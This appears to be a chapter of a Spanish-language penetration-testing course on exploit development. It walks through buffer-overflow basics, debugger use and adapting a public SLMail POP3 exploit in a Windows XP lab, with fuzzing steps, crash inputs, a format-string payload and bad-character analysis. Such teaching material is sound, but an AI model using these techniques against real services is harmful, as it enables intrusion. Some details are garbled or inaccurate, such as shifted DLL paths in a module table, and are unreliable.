
VIII. DESARROLLO DE EXPLOITS

Cuando hacemos un escaneo de vulnerabilidades nos encontramos que hay vulnerabilidades que tienen un exploit publico pero que necesita modificarse y adecuarse a nuestro escenario.

8. Conceptos básicos

8.1.1. Los registros del CPU

El CPU necesita almacenar algunos datos temporalmente. Debe recordar la posición de la última instrucción de forma que sepa dónde ir a buscar la siguiente. Necesita almacenar instrucciones y datos temporalmente mientras una instrucción está siendo ejecutada. En otras palabras, la CPU necesita una pequeña memoria interna.



8.1.2. Mapa de memoria

Cada aplicación de Windows usa parte de la memoria. La memoria del proceso contiene 3 **segmentos** principales:

- **.text** Código en ensamblador (Lectura/Ejecución)
- **.rdata** Variables inicializadas y otras constantes (Lectura/Escritura)
- **.idata** Recursos importados (DLL y bibliotecas)

Para visualizarlos usaremos el software **PEexplorer** que está instalado en **windows XP**:



The screenshot shows the 'SECTION HEADERS' tab in PEexplorer. A red arrow points to the checkbox next to the '.text' section header, which is highlighted in blue. The table displays the following information:

Name	Virtual Size	Virtual Address	Size of Raw Data	Pointer to Raw Data
.text	000008F4h	00401000h	00000A00h	00000400h
.data	00000040h	00402000h	00000200h	00000E00h
.rdata	00000110h	00403000h	00000200h	00001000h
.bss	000000B0h	00404000h	00000000h	00000000h
.idata	000002C8h	00405000h	00000400h	00001200h



8.1.3. Memoria del proceso

- 0x00000000 to 0x7FFFFFFF asignado al "espacio de usuario"
- 0x80000000 to 0xFFFFFFFF asignado al "espacio de kernel" (Solo accesible por el S.O)

Cuando un proceso es creado, tambien se crea un PEB (Process Execution Block) y TEB (Thread Environment Block).

PEB contiene :

- ✓ Dirección del archivo ejecutable
- ✓ Puntero a la informacion acerca del heap

TEB contiene :

- ✓ Dirección de PEB en memoria
- ✓ Dirección del stack
- ✓ Puntero a la primera entrada de la “cadena SEH”

8.1.4. Stack y Heap


Un programa necesita almacenar variables en algún lado, para eso se usa stacks y heaps.

> **stack**

Las variables temporales generalmente son almacenadas en el stack. Es una estructura de datos que funciona así U.E.P.S (Último en Entrar, Primero en Salir)



Operaciones

- ✓ **Pop:** Recoger un ítem (registro) de la cima de la pila (Stack)
- ✓ **Push:** Colocar un ítem (registro) en la cima de la pila (Stack)



Registros importantes del stack:


- ◆ **ESP** es usado para llevar el control de las direcciones donde finaliza la pila (Stack), el cual cambia constantemente (dirección más baja)
- ◆ **EBP** es usado para indicar donde empieza la pila (Stack).




EIP (Extended Instruction Pointer): Contiene la dirección de la siguiente instrucción a ejecutar. (Es el que define el flujo del programa).

Los direcciones de memoria en el stack se pueden referenciar de 3 maneras:

- ✓ Absoluta: 0034FA73
- ✓ Relativa a ESP: ESP + 4
- ✓ Relativa a EBP: EBP - 72



En immunity debugger:



➤ **heap**

Para variables de gran tamaño, variables cuyo tamaño es dinámico o variables globales, generalmente se usa el Heap.



Usamos el heap cuando usamos la función `malloc` para reservar memoria en C o `new` en C++

8.2. Tipos de exploit



/root/Desktop/Laboratorio/Lab5-exploits/basico/

➤ **Stack overflow**

Un desbordamiento de buffer es un error de software que se produce cuando un programa no controla adecuadamente la cantidad de datos que se copian sobre un área de memoria reservada (buffer): Cuando dicha cantidad es superior a la capacidad pre asignada, los bytes sobrantes se almacenan en zonas de memoria adyacentes, sobrescribiendo registros de memoria.

- Compilar

```
gcc -o stack stack.c
```

- Causar buffer overflow

```
./stack 12345678901234567890123456
```

➤ **Heap overflow**

Una condición de desbordamiento de montículo (heap) el búfer que puede ser sobrescrita es asignado en el montículo (heap), lo que significa generalmente que fue asignado mediante una rutina como `malloc()`

- Compilar

```
gcc -o heap heap.c
```

- Causar heap overflow

```
./heap 123456789012345678901234567890123456
```

➤ **Format string**

Ocurre cuando los datos de entrada se evalúan como una orden por la aplicación. De esta manera, el atacante podría ejecutar código, leer la pila (stack), o causar un fallo de segmentación en la aplicación en ejecución, .

- Compilar

```
gcc -o string string.c
```

- Provocar error

```
./string "%p %p %p %p %n"
```



Tambien se puede provocar error en ejecutables de windows
wine strings.exe "AAAA%x%x%x%"



8.3. Debuggers

8.3.1. IDA

IDA nos permite visualizar el flujo del programa de una mejor manera y ademas podemos encontrar las funciones propias y su codigo ensamblador con mayor facilidad.

En windows XP:



C:\SOFTWARE\ida66



Abrir: C:\LAB\Lab7-exploits\stack.exe con IDA

```

Variables locales
    [ebp+var_10], 0FFEEDDDCCh
    "mylocalstring"

    [esp+38h+Source], eax ; Source
    eax, [ebp+var_28]
    [esp+38h+Dest], eax ; Dest
    strcpy
    eax, 1
    → return 1;

```

Interfaz de IDA

También nos permite saber que funciones y de que libreras se importa:


Address	Ordinal	Name	Library
004050B4		SetUnhandledExceptionFilter	KERNEL32
004050B0		GetAtomNameA	KERNEL32
004050AC		FindAtomA	KERNEL32
004050A8		ExitProcess	KERNEL32
004050A4		AddAtomA	KERNEL32
004050FC		strcpy	msvcrt
004050F8		signal	msvcrt
004050F4		malloc	msvcrt
004050F0		free	msvcrt
004050EC		fprintf	msvcrt
004050E8		fflush	msvcrt
004050E4		atexit	msvcrt
004050E0		abort	msvcrt
004050DC		_setmode	msvcrt
004050D8		_onexit	msvcrt
004050D4		_job	msvcrt
004050D0		_exit	msvcrt
004050CC		_set_app_type	msvcrt
004050C8		_p_fmode	msvcrt
004050C4		_p_environ	msvcrt
004050C0		...	msvcrt

8.3.2. Immunity Debugger

Para el desarrollo de exploits usaremos immunity debugger.



Cuando abrimos un ejecutable con immunity tenemos el siguiente workplace:



a) GPU Instructions

- ✓ Dirección de memoria
 - ✓ código de operación (vista Hexadecimal) situado en esa dirección.
 - ✓ Código en ensamblador (lenguaje maquina)
 - ✓ Comentarios (Adicionados automáticamente por Immunity debugger)

b) Registers

- Almacenan variables temporales para el CPU
 - ✓ EAX
 - ✓ ECX
 - ✓ EDX
 - ✓ EBX
 - Punteros o indices, almacenan una dirección de memoria
 - ✓ ESP (Extended Stack Pointer)
 - ✓ EBP (Extended Base Pointer)
 - El registro mas importante:
 - ✓ EIP (Instruction Pointer Register)
- c) Memory Dump

Muestra una vista en hexadecimal del programa

- ✓ Dirección de memoria
 - ✓ Caracteres en hexadecimal situados en esa dirección
 - ✓ Representación en ASCII
- d) Stack
- ✓ Dirección de memoria
 - ✓ Datos almacenados en esa dirección (valor, otra dirección de memoria)
 - ✓ Comentarios

> **Vistas:**

- ✓ Executable Modules (**e**) : Listas todos los dll y otros ejecutables que están siendo utilizados por el programa.

Base	Size	Entry	Name	File version	Path
00400000	001B7000	0049D0E0	MP3Studi	1. 2. 0. 0	C:\mp3-millennium\MP3Studio.exe
01890000	00009000	01892010	xoutput	8.3.10.0	C:\mp3-millennium\xoutput.dll
01EC0000	00010000	01EC89AB	vhgfs	3. 0. 7. 0	C:\WINDOWS\System32\vhgfs.dll
10000000	00044000	10014C00	xaudio	5.82 <xpsp.0804>	C:\WINDOWS\system32\comct132.dll
58C30000	0009A000	58C334BA	comct132	5.1.2600.5512	C:\WINDOWS\system32\NETAPI32.dll
597F0000	00055000	597F8B48	NETAPI32	6.00.2900.5512	C:\WINDOWS\system32\uxtheme.dll
5B150000	00038000	5B151626	uxtheme	5.1.2600.5512	C:\WINDOWS\system32\WS2HELP.dll
71A20000	00008000	71A21638	WS2HELP	5.1.2600.5512	C:\WINDOWS\system32\WS2_32.dll
71A30000	00017000	71A31273	WS2_32	5.1.2600.5512	C:\WINDOWS\system32\WSOCK32.dll
71A50000	0000A000	71A51039	WSOCK32	5.1.2600.5512	C:\WINDOWS\system32\mpr.dll
71AA0000	00012000	71AA1240	mpr	5.1.2600.5512	C:\WINDOWS\System32\SAMLIB.dll
71B90000	00013000	71B9118D	SAMLIB	5.1.2600.5512	C:\WINDOWS\System32\ntlanman.dll
71BB0000	0000E000	71BB1755	ntlanman	5.1.2600.5512	C:\WINDOWS\System32\NETUI1.dll
71C20000	00007000	71C21075	NETRAP	5.1.2600.5512	C:\WINDOWS\System32\NETUI0.dll
71C30000	00004000	71C49445	NETUI1	5.1.2600.5512	C:\WINDOWS\System32\ADVAPI32.dll
71C70000	00017000	71C76D29	NETUI0	5.1.2600.5512	C:\WINDOWS\System32\ADVAPI32.dll
72C90000	00008000	72C92575	msacm32	5.1.2600.0 <xpc>	C:\WINDOWS\system32\msacm32.drv
72CA0000	00090000	72CA43CD	wdmaud	5.1.2600.5512	C:\WINDOWS\system32\wdmaud.drv
72F80000	00026000	72F85405	winspool	5.1.2600.5512	C:\WINDOWS\system32\winspool.drv

- ✓ **Memory Windows (m):** Muestra todos los bloques de memoria que el programa ha asignado incluyendo DLLs con sus segmentos:

Address	Size	Owner	Section	Contains	Type	Access	Initial	M
77BE1000	0004C000	msvcrt	.text	code, imports	Image	R E	RWE	
77C2D000	00007000	msvcrt	.data	data	Image	RW Cop.	RWE	
77C34000	00001000	msvcrt	.rsrc	resources	Image	R	RWE	
77C35000	00003000	msvcrt	.reloc	relocations	Image	R	RWE	
77DA0000	00001000	ADVAPI32		PE header	Image	R	RWE	
77DA1000	00075000	ADVAPI32	.text	code, imports	Image	R E	RWE	
77E16000	00005000	ADVAPI32	.data	data	Image	RW	RWE	
77E1B000	0002C000	ADVAPI32	.rsrc	resources	Image	R	RWE	
77E47000	00005000	ADVAPI32	.reloc	relocations	Image	R	RWE	
77E50000	00001000	RPCRT4		PE header	Image	R	RWE	
77E51000	00083000	RPCRT4	.text	code, imports	Image	R E	RWE	
77ED4000	00007000	RPCRT4	.orpc	code	Image	R E	RWE	
77EDB000	00001000	RPCRT4	.data	data	Image	RW	RWE	
77EDC000	00001000	RPCRT4	.rsrc	resources	Image	R	RWE	
77EDD000	00005000	RPCRT4	.reloc	relocations	Image	R	RWE	
77EF0000	00001000	GD132		PE header	Image	R	RWE	
77EF1000	00043000	GD132	.text	code, imports	Image	R E	RWE	
77F34000	00002000	GD132	.data	data	Image	RW	RWE	
77F36000	00001000	GD132	.rsrc	resources	Image	R	RWE	
77F37000	00002000	GD132	.reloc	relocations	Image	R	RWE	
77F40000	00001000	SHLWAPI		PE header	Image	R	RWE	
77F41000	0006C000	SHLWAPI	.text	code, imports	Image	R E	RWE	
77FAD000	00001000	SHLWAPI	.data	data	Image	RW	RWE	
77FAE000	00002000	SHLWAPI	.rsrc	resources	Image	R	RWE	
77FB0000	00006000	SHLWAPI	.reloc	relocations	Image	R	RWE	
77FC0000	00001000	Secur32		PE header	Image	R	RWE	
77FC1000	0000D000	Secur32	.text	code, imports	Image	R E	RWE	
77FCE000	00001000	Secur32	.data	data	Image	RW	RWE	
77FCF000	00001000	Secur32	.rsrc	resources	Image	R	RWE	
77FD0000	00001000	Secur32	.reloc	relocations	Image	R	RWE	
7C800000	00001000	kerne132		PE header	Image	R	RWE	
7C801000	00084000	kerne132	.text	code, imports	Image	R E	RWE	
7C885000	00005000	kerne132	.data	data	Image	RW	RWE	
7C88A000	00073000	kerne132	.rsrc	resources	Image	R	RWE	
7C8FD000	00006000	kerne132	.reloc	relocations	Image	R	RWE	

➤ Comandos varios

Creando modulo para metasploit

```
!mona skeleton
```

Mostrar todos los heaps

```
!heap
```

Mostrar heap en dirección 4c0000

```
!heap -h 4c0000
```

8.4. Protecciones contra exploits

- **Prevención de ejecución de datos (DEP)** es una característica de seguridad incluida en sistemas operativos modernos y su función es la de prevenir que una aplicación ejecute desde una región de memoria no ejecutable.
- **Address space layout randomization (ASLR)** de manera aleatoria asigna espacios de memoria a los procesos
- **Stack canaries (cookie stacks)**:Incluye un valor canario en el stack que cuando es destruida por un desbordamiento de pila, hace que el programa detenga la ejecución.
- **SAFESEH**: La aplicación genera una tabla que contiene todas las direcciones de memoria que serán usadas, también almacena las direcciones de memoria de SEH (Structured Exception Handler)

8.5. Desarrollando exploits:



8.5.1. Bufferoverflow

Pasos para explotar buffer overflow

- a) Escribir mas datos del que pueda manegar
- b) Determinar el offset
- c) Determinar el espacio para la shellcode
- d) Determinar los malos caracteres
- e) Sobrescribir la dirección de retorno (EIP) para modificar el flujo de programa y se ejecute nuestro código malicioso.

Payload tipico = offset + eip + nop + shellcode

Ejemplo SLMail:

Primero haremos un escaneo con nmap a la maquina windows XP para determinar que servicio se esta ejecutando en el puerto 110.

```
root@kali ~$ nmap -n -Pn -sV 192.168.80.204
Starting Nmap 7.01 ( https://nmap.org ) at 2016-03-06 20:28 GMT
Nmap scan report for 192.168.80.204
Host is up, received arp-response (0.00039s latency).
Not shown: 993 closed ports
Reason: 993 resets
PORT      STATE SERVICE      REASON      VERSION
25/tcp    open  smtp        syn-ack ttl 128  SLmail smtplib 5.5.0.4433
79/tcp    open  finger      syn-ack ttl 128  SLMail fingerd
106/tcp   open  pop3pw     syn-ack ttl 128  SLMail pop3pw
110/tcp   open  pop3       syn-ack ttl 128  BVRP Software SLMAIL pop3d
135/tcp   open  msrpc      syn-ack ttl 128  Microsoft Windows RPC
```

Ahora que sabemos la versión exacta de SLMAIL buscamos un exploit publico con searchexploit

Exploit Title	Warning, you are using the root account, you may harm your system.	Path
DEVICES		(/usr/share/exploitdb/pl
SLMail 5.5 - POP3 PASS Buffer Overflow Exploit		./windows/remote/638.py
SLMail 5.5 - POP3 PASS Remote Buffer Overflow Exploit		./windows/remote/643.c
SLMail 5.5 - Remote Buffer Overflow Exploit		./windows/remote/646.c



También se puede buscar online: <http://exploit-db.com>,
<http://www.securityfocus.com/vulnerabilities>



Viendo el contenido del exploit **638.py** notamos que el exploit es para SLMAIL 5.5 pero para windows server 2000. Lo cual nos obliga a adecuarlo a nuestro entorno (Windows XP)

➤ Desarrollo del exploit



/root/Desktop/Laboratorio/Lab7-exploits/win/stack/SLMail/



a) Interactuar con el SLMail (1_interactuar.py)

Solo envia un usuario y password al servidor SLMAIL

b) EL Crash (2_fuzz.py)

Con este script determinamos el numero de bytes que generan error (2700+)

c) Descubrir el offset (3_fuzz.py):

Crear un patrón de NN bytes

pattern_create.rb 2700

- Revisando los valores con que fue sobreescrito EIP

Registers (FPU)
EAX 00000000
ECX 02639EC4 ASCII "13/04/06 09:12:52 P3-
EDX 00000000
EBX 00000004
ESP 0263A128 ASCII "Dj0Dj1Dj2Dj3Dj4Dj5Dj6
EBP 69443769
ESI 00000000
EDI 00000001
EIP 39694438

Immunity debugger

- Con el valor de EIP (39694438) determinar el offset

pattern_offset.rb 39694438

Determinamos que nuestra shellcode (la letra C por el momento) sobreescribe el registro **ESP**. Ahora ampliamos el tamaño del shellcode ("C"*400) a 400 bytes

[ El espacio promedio de una shellcode es de 400 bytes]

d) Determinar malos caracteres (4_fuzz.py)

- Enviar un conjunto de caracteres (0x01-0xff) como **payload** para averiguar que caracteres interrumpen la ejecución del exploit
- Por otro lado generamos la versión en binario del payload.

```
bin.sh -i badchars.txt -o badchars -t B
```

- i archivo que contendrá el conjunto de caracteres
- o archivo de salida
- t B = Binario normal

Finalmente verificamos el contenido del archivo binario

```
bless badchars.bin
```

badchars.bin																		
00000000	01	02	03	04	05	06	07	08	09	0B	0C	0D	0E	0F	10	11	12
00000011	13	14	15	16	17	18	19	1A	1B	1C	1D	1E	1F	20	21	22	23 !"#
00000022	24	25	26	27	28	29	2A	2B	2C	2D	2E	2F	30	31	32	33	34	\$%&`()*)+, -./01234
00000033	35	36	37	38	39	3A	3B	3C	3D	3E	3F	40	41	42	43	44	45	56789:;<=>?@ABCDE
00000044	46	47	48	49	4A	4B	4C	4D	4E	4F	50	51	52	53	54	55	56	FGHIJKLMNOPQRSTUVWXYZ
00000055	57	58	59	5A	5B	5C	5D	5E	5F	60	61	62	63	64	65	66	67	WXYZ[\]^_`abcdefg
00000066	68	69	6A	6B	6C	6D	6E	6F	70	71	72	73	74	75	76	77	78	hijklmnopqrstuvwxyz

Comparamos la versión binaria (**badchars.bin**) con la versión en memoria **01BFA154**
(Reemplazar con la dirección donde están los caracteres en memoria)

```
!mona compare -f C:\badchars.bin -a 01BFA154
```


```

01B6A12C b0 | b2 b3 b4 b5 b6 b7 b8 b9 ba bb bc bd be bf c0 c1 File Memory
01B6A12C c0 | c2 c3 c4 c5 c6 c7 c8 c9 ca cb cc cd ce cf d0 d1 File Memory
01B6A12C d0 | d2 d3 d4 d5 d6 d7 d8 d9 da db dc dd de df e0 e1 File Memory
01B6A12C e0 | e2 e3 e4 e5 e6 e7 e8 e9 ea eb ec ed ee ef f0 f1 File Memory
01B6A12C f0 | f2 f3 f4 f5 f6 f7 f8 f9 fa fb fc fd fe ff File Memory
01B6A12C :
01B6A12C
01B6A12C          | File       | Memory      | Note
01B6A12C -----
01B6A12C 0 0 11 11 | 01 ... 0c | 01 ... 0c | unmodified!
01B6A12C 11 11 1 0 | 0d           |             | missing
01B6A12C 12 11 242 242 | 0e ... ff | 0e ... ff | unmodified!
01B6A12C
01B6A12C Possibly bad chars: 0d
01B6A12C Bytes omitted from input: 00 0a
0BADF00D
0BADF00D [*] This mona.py action took 0:00:00.998000
!mona compare -f C:\chars.bin -a 01B6A12C


```

e) Redireccionando el flujo del programa (5_fuzz.py)

El registro ESP tiene una dirección de memoria diferente cada vez que se ejecuta el programa por eso debemos buscar una dirección de memoria que no sea aleatoria y apunte al registro ESP.



Usaremos el programa **nasm_shell.rb** para determinar el código de operación de: JMP ESP



```
root@kali ~$ nasm _shell.rb
nasm > JMP ESP
00000000 FFE4
nasm >
```

[ Es mejor buscar en una **DLL propia del programa**, de no hallarlo, recien usar una DLL del sistema operativo (kernel32.dll, user32.dll, etc)]

✓ Buscando JMP ESP

- Determinar que librerias **DLL del programa** no tienen proteccion ASRL

En Windows XP:

[ C:\tools\pefinder]

```
dir /b /w /s "C:\Archivos de programa\SLmail" | pefinder.exe -> noaslr.txt
```

- Buscamos si de los DLL cargados por el programa no tienen ASRL

Index	Name	File version	Path
